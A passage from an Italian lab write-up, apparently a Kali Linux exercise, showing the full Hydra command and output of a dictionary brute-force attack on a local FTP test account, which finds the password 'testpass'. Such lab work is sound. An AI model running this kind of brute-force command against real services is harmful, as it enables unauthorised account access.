
Solo che qui l'indirizzo IP, non sarà quello della **mia macchina**, ma bensì del **server FTP** (***ftp://127.0.0.1***)

```
┌──(kali㉿kali)-[/etc]
└─$ hydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ftp://127.0.0.1 -t 64 -V

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or fo
r illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 07:06:00
[DATA] max 64 tasks per 1 server, overall 64 tasks, 1000000 login tries (l:1/p:1000000), ~15625 tries per task
[DATA] attacking ftp://127.0.0.1:21/
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "123456" - 1 of 1000000 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "password" - 2 of 1000000 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "12345678" - 3 of 1000000 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "qwerty" - 4 of 1000000 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "123456789" - 5 of 1000000 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "12345" - 6 of 1000000 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "1234" - 7 of 1000000 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "111111" - 8 of 1000000 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "1234567" - 9 of 1000000 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "dragon" - 10 of 1000000 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "123123" - 11 of 1000000 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "baseball" - 12 of 1000000 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "abc123" - 13 of 1000000 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "football" - 14 of 1000000 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "monkey" - 15 of 1000000 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "letmein" - 16 of 1000000 [child 15] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "696969" - 17 of 1000000 [child 16] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "shadow" - 18 of 1000000 [child 17] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "master" - 19 of 1000000 [child 18] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "666666" - 20 of 1000000 [child 19] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "qwertyuiop" - 21 of 1000000 [child 20] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "123321" - 22 of 1000000 [child 21] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "mustang" - 23 of 1000000 [child 22] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "1234567890" - 24 of 1000000 [child 23] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "michael" - 25 of 1000000 [child 24] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "654321" - 26 of 1000000 [child 25] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "pussy" - 27 of 1000000 [child 26] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "superman" - 28 of 1000000 [child 27] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "1qaz2wsx" - 29 of 1000000 [child 28] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "7777777" - 30 of 1000000 [child 29] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "fuckyou" - 31 of 1000000 [child 30] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "121212" - 32 of 1000000 [child 31] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "000000" - 33 of 1000000 [child 32] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "qazwsx" - 34 of 1000000 [child 33] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "123qwe" - 35 of 1000000 [child 34] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "killer" - 36 of 1000000 [child 35] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "trustno1" - 37 of 1000000 [child 36] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "jordan" - 38 of 1000000 [child 37] (0/0)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "jennifer" - 39 of 1000000 [child 38] (0/0)
```

Ed essendo che ora operiamo con il protocollo FTP, dove è assente la **cifratura** rispetto all'**SSH**, l'FTP non ha bisogno di **cifrare** e **decifrare i dati**, può trasferire file **più velocemente**, **riducendo il carico** computazionale**.** Il procedimento così sarà molto più **veloce**. Se con l'SSH Hydra ci ha messo **1 ora**, con le FTP ci ha messo solo **10 minuti**:


kali@kali: /etc
File Actions Edit View Help
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "gfhjkm1" - 5169 of 1000014 [child 5] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "fyutkbyf" - 5170 of 1000014 [child 17] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "finance" - 5171 of 1000014 [child 63] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "farley" - 5172 of 1000014 [child 1] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "dogshit" - 5173 of 1000014 [child 61] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "digital1" - 5174 of 1000014 [child 3] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "crack" - 5175 of 1000014 [child 23] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "counter" - 5176 of 1000014 [child 30] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "corsair" - 5177 of 1000014 [child 41] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "company" - 5178 of 1000014 [child 11] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "colonel" - 5179 of 1000014 [child 20] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "claudi" - 5180 of 1000014 [child 38] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "carolin" - 5181 of 1000014 [child 8] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "caprice" - 5182 of 1000014 [child 9] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "caligula" - 5183 of 1000014 [child 14] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "bulls" - 5184 of 1000014 [child 19] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "blackout" - 5185 of 1000014 [child 24] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "beatle" - 5186 of 1000014 [child 0] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "beans" - 5187 of 1000014 [child 12] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "banzai" - 5188 of 1000014 [child 25] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "banner" - 5189 of 1000014 [child 32] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "artem" - 5190 of 1000014 [child 39] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "9562876" - 5191 of 1000014 [child 4] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "5656" - 5192 of 1000014 [child 7] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "1945" - 5193 of 1000014 [child 15] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "159632" - 5194 of 1000014 [child 36] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "15151515" - 5195 of 1000014 [child 59] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "123456qw" - 5196 of 1000014 [child 60] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "1234567891" - 5197 of 1000014 [child 29] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "02051983" - 5198 of 1000014 [child 21] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "02041983" - 5199 of 1000014 [child 28] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "02031987" - 5200 of 1000014 [child 57] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "02021989" - 5201 of 1000014 [child 27] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "z1×2c3v4" - 5202 of 1000014 [child 35] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "xing" - 5203 of 1000014 [child 37] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "vSjasnel12" - 5204 of 1000014 [child 42] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "twenty" - 5205 of 1000014 [child 13] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "toolman" - 5206 of 1000014 [child 18] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "thing" - 5207 of 1000014 [child 22] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "testpass" - 5208 of 1000014 [child 33] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "stretch" - 5209 of 1000014 [child 34] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "stonecold" - 5210 of 1000014 [child 10] (0/14)
[ATTEMPT] target 127.0.0.1 - login "test_user" - pass "soulmate" - 5211 of 1000014 [child 16] (0/14)
[21][ftp] host: 127.0.0.1 login: test_user password: testpass
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 16 final worker threads did not complete until end.
[ERROR] 16 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 07:12:17